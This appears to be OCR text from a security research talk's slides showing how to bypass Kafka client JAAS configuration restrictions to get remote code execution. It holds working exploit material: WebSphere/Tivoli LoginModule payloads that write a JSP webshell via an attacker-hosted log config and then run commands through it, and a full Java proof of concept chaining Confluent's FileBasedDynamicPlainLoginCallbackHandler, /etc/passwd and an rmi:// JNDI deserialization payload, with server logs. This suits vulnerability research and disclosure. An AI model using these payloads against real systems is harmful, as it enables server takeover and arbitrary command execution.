22          System.out.println(jaasConfig);
23          properties.put("sasl.jaas.config", jaasConfig);
24          KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
25          kafkaConsumer.close();
26      }
```


Run: JbossBypass

```
Caused by: javax.security.auth.login.FailedLoginException Create breakpoint : User not found
    at com.sun.security.auth.module.JndiLoginModule.attemptAuthentication(JndiLoginModule.java:653)
    at com.sun.security.auth.module.JndiLoginModule.login(JndiLoginModule.java:319)
    at org.jboss.security.auth.spi.ProxyLoginModule.login(ProxyLoginModule.java:121) <4 internal lines>
```

❒ The first idea to bypass

❒ The first idea to bypass

The attack process



❒ The first idea to bypass

Arbitrary File Write via two LoginModules

① Prepare log.conf

```
baseGroup.PDJTraceLogger.isLogging=true
baseGroup.PDJTraceFileHandler.fileName=path/to/webshell.jsp
```

② Send payload1 to specify the log config

```
com.tivoli.pdwas.gso.AMPrincipalMapper required
com.tivoli.pd.as.gso.AMLoggingURL="http://${http_server}/log.conf"
serviceName="x";
```

③ Send payload2 → Trigger an error → Write error log messages (with malicious content)

```
com.tivoli.mts.PDLoginModule required
configURLName=
  "https://${accessable_http_server}/<%=Runtime.getRuntime().exec(request.getParameter(\"a\"))%>"
serviceName="x";
```

IBM WebSphere

❒ The first idea to bypass

Arbitrary File Write via two LoginModules

④ Utilize the webshell

Request

Pretty Raw Hex \n ☰

```
1 GET /webshell1.jsp?a=whoami HTTP/1.1
2 Host: [redacted]
3 Connection: close
4
5
```

Response


😎 RCE Again

Pretty Raw Hex Render \n ☰

```
https://localhost:9443/java.lang.UNIXProcess@88de1767
25 at
java.security.AccessController.doPrivileged(AccessController.java:75
0)
26 at com.tivoli.pd.jutil.PDBasicContext.<init>
  (PDBasicContext.java:46)
27  at com.tivoli.pd.jutil.PDBasicContext.<init>
    (PDBasicContext.java:81)
28    at com.tivoli.mts.PDLoginModule.a(PDLoginModule.java:14)
29    at com.tivoli.mts.PDLoginModule.abort(PDLoginModule.java:38)
30    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
31    at
```

❒ The second idea to bypass

LdapLoginModule




Obtain name, pwd via a CallbackHandler

Check if the pwd is blank

If not blank, trigger JNDI lookup

❒ The second idea to bypass

Goal: Find a CallbackHandler for LdapLoginModule



❒ The second idea to bypass

Restrictions on the CallbackHandlers

- Can handle NameCallback, PasswordCallback (no exception)
- Can obtain password (not blank)
- Implement org.apache.kafka.common.security.auth.AuthenticateCallbackHandler

😉 Quite tough

```
1  public void handle(Callback[] callbacks) throws UnsupportedCallbackException {
2      for (int i = 0; i < callbacks.length; i++) {
3          if (callbacks[i] instanceof PasswordCallback) {
4              ...
5          } else {
6              throw new UnsupportedCallbackException(callbacks[i]);
7          }
8      }
9  }
```

Can’t handle NameCallback

```
1   private final AuthenticateCallbackHandler loginCallbackHandler;
2
3   private LoginManager(JaasContext jaasContext,
4                        String saslMechanism,
5                        Map<String, ?> configs,
6                        LoginMetadata<?> loginMetadata) throws LoginException {
7       ...
8       this.loginCallbackHandler = Utils.newInstance(loginMetadata.loginCallbackClass);
9       ...
10  }
```


May raise ClassCastException

❐ The second idea to bypass

😵 Which vendors implemented the interfaces of Kafka?

❒ The second idea to bypass

❒ The second idea to bypass



❐ The second idea to bypass

CONFLUENT

has their release versions

Confluent Platform	Apache Kafka®	Release Date	Confluent Community software End of Support	Confluent Enterprise Standard End of Support	Confluent Enterprise Platinum End of Support
8.0.x	4.0.x	June 11, 2025	June 11, 2026	June 11, 2027	June 11, 2028
7.9.x	3.9.x	February 19, 2025	February 19, 2027	February 19, 2027	February 19, 2028
7.8.x	3.8.x	December 2, 2024	December 2, 2026	December 2, 2026	December 2, 2027
7.7.x	3.7.x	July 26, 2024	July 26, 2026	July 26, 2026	July 26, 2027
7.6.x	3.6.x	February 9, 2024	February 9, 2026	February 9, 2026	February 9, 2027
7.5.x	3.5.x	August 25, 2023	August 25, 2025	August 25, 2025	August 25, 2026
7.4.x	3.4.x	May 3, 2023	May 3, 2025	May 3, 2025	May 3, 2026
7.3.x	3.3.x	November 4, 2022	November 4, 2024	November 4, 2024	November 4, 2025
7.2.x	3.2.x	July 6, 2022	July 6, 2024	July 6, 2024	July 6, 2025

https://docs.confluent.io/platform/current/installation/versions-interoperability.html

❒ The second idea to bypass

The following images contain Apache Kafka®.

- cp-kafka is the Confluent official Docker image for Kafka and includes the Community Version of Kafka.
- confluent-local is a Kafka package optimized for local development. This Docker image enables you to quickly start Kafka in KRaft mode with no configuration setup.
- Note that the Confluent Server image package listed in the next section includes everything in cp-kafka and additional commercial features that are only available as a part of the cp-server package.

cp-kafka	cp-server
Community Version of Kafka	Commericial Version of Kafka

https://docs.confluent.io/platform/current/installation/docker/image-reference.html

❒ The second idea to bypass

cp-kafka

Community Version of Kafka

`/usr/share/java/kafka/kafka-clients-7.7.1-ccs.jar` ❌

cp-server


Commericial Version of Kafka

`/usr/share/java/kafka/kafka-clients-7.7.1-ce.jar` ✅

Nov 2024: Tested latest version(7.7.1), fixed in new iteration

❒ The second idea to bypass

FileBasedDynamicPlainLoginCallbackHandler



Obtain name, pwd from a local file

❒ The second idea to bypass

The simplified code of FileBasedDynamicPlainLoginCallbackHandler

```java
public class HandlerTest {
    public static void main(String[] args) throws IOException {
        Path path = Paths.get( first: "user.conf"); //user-controlled
        byte[] bytes = Files.readAllBytes(path);
        Properties props = new Properties();
        props.load(new StringReader(new String(bytes)));
        String name = (String) props.get("name"); //user-controlled
        String pwd = (String) props.get("pwd"); //user-controlled
        System.out.println("name: " + name);
        System.out.println("pwd: " + pwd);
    }
}
```

```
Run: HandlerTest
/Library/Java/JavaVirtualMachines/jdk-17.jdk/Contents/Home/bin/java
name: admin
pwd: admin123
```

user.conf

```
1 name:admin
2 pwd:admin123
```

Separated by semicolon

❐ The second idea to bypass

Almost there?

✅ Implement org.apache.kafka.common.security.auth.AuthenticateCallbackHandler

✅ Can handle NameCallback, PasswordCallback (no exception)

✅ Can obtain password (not blank)


❒ The second idea to bypass

The file named user.conf is created by us. 🤔

Can we find a more common one?

```java
public class HandlerTest {
    public static void main(String[] args) throws IOException {
        Path path = Paths.get( first: "user.conf"); //user-controlled
        byte[] bytes = Files.readAllBytes(path);
        Properties props = new Properties();
        props.load(new StringReader(new String(bytes)));
        String name = (String) props.get("name"); //user-controlled
        String pwd = (String) props.get("pwd"); //user-controlled
        System.out.println("name: " + name);
        System.out.println("pwd: " + pwd);
    }
}
```

```
Run: HandlerTest
/Library/Java/JavaVirtualMachines/jdk-17.jdk/Contents/Home/bin/java
name: admin
pwd: admin123
```



❒ The second idea to bypass

🥳 Absolutely!

```java
public class HandlerTestNew {
    public static void main(String[] args) throws IOException {
        Path path = Paths.get( first: "/etc/passwd"); //user-controlled
        byte[] bytes = Files.readAllBytes(path);
        Properties props = new Properties();
        props.load(new StringReader(new String(bytes)));
        String name = (String) props.get("root"); //user-controlled
        String pwd = (String) props.get("root"); //user-controlled
        System.out.println("name: " + name);
        System.out.println("pwd: " + pwd);
    }
}
```

Run: HandlerTestNew

```
/Library/Java/JavaVirtualMachines/jdk-17.jdk/Contents/Home/bin/java
name: *:0:0:System Administrator:/var/root:/bin/sh
pwd: *:0:0:System Administrator:/var/root:/bin/sh
```

user.conf

```
1  name:admin
2  pwd:admin123
```

passwd

```
12  root:*:0:0:System Administrator:/var/root:/bin/sh
```

❒ The second idea to bypass

PoC


```
1  import org.apache.kafka.clients.producer.KafkaProducer;
2  import java.util.Properties;
3
4
5  public class kafka {
6      public static void main(String[] args) {
7          Properties props = new Properties();
8          props.put("security.protocol","SASL_PLAINTEXT");
9          props.put("bootstrap.servers", "localhost:9092");
10         props.put("sasl.mechanism", "PLAIN");
11         props.put("sasl.login.callback.handler.class",
  "io.confluent.kafka.security.auth.plain.FileBasedDynamicPlainLoginCallbackHandler");
12         props.put("value.serializer", "org.apache.kafka.common.serialization.StringSerializer");
13         props.put("key.serializer", "org.apache.kafka.common.serialization.StringSerializer");
14         props.put("sasl.jaas.config","com.sun.security.auth.module.LdapLoginModule required
  java.naming.factory.initial=\"com.sun.jndi.rmi.registry.RegistryContextFactory\" userProvider=\"${rmi url}\"
  credentials_path=\"/etc/passwd\" username_config=\"root\" password_config=\"root\" ;");
15         new KafkaProducer(props);
16     }
17 }
```

❒ The second idea to bypass

RCE via LdapLoginModule

Kafka client

```
14      properties.put("sasl.login.callback.handler.class",
15              "io.confluent.kafka.security.auth.plain.FileBasedDynamicPlainLoginCallbackHandler");
16      String jaasConfig = "com.sun.security.auth.module.LdapLoginModule required\n" +
17              "java.naming.factory.initial=\"com.sun.jndi.rmi.registry.RegistryContextFactory\"\n" +
18              "userProvider=" +
19              "\"rmi://localhost:1099/Deserialize/Jackson/CommandJsonObject/open -a Calculator.app\"\n" +
20              "credentials_path=\"/etc/passwd\"\n" +
21              "username_config=\"root\"\n" +
22              "password_config=\"root\" ;";
23      System.out.println(jaasConfig);
24      properties.put("sasl.jaas.config", jaasConfig);
25      KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
26      kafkaConsumer.close();
```




```
Run:  Bypass4
Caused by: java.lang.NullPointerException Create breakpoint
    at com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet.postInitialization(AbstractTranslet.java:371)
    at com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.getTransletInstance(TemplatesImpl.java:458)
```

😎 RCE Again


JNDI Server

```
[redacted] tool % java8 -jar JNDIMap-0.0.2.jar
[LDAPS] jks file is not specified, skipping to start LDAPS server
[HTTP] Listening on 127.0.0.1:3456
[RMI] Listening on 127.0.0.1:1099
[LDAP] Listening on 127.0.0.1:1389

[RMI] Have connection from /127.0.0.1:49635
[RMI] Reading message...
[RMI] Is RMI.lookup call for Deserialize/Jackson/CommandJsonObject/open -a Calculator.app 2
[RMI] Send result for /Deserialize/Jackson/CommandJsonObject/open -a Calculator.app
[Deserialize] [Jackson|JsonObject] [Command] Cmd: open -a Calculator.app
[RMI] Closing connection
```

❒ The second idea to bypass

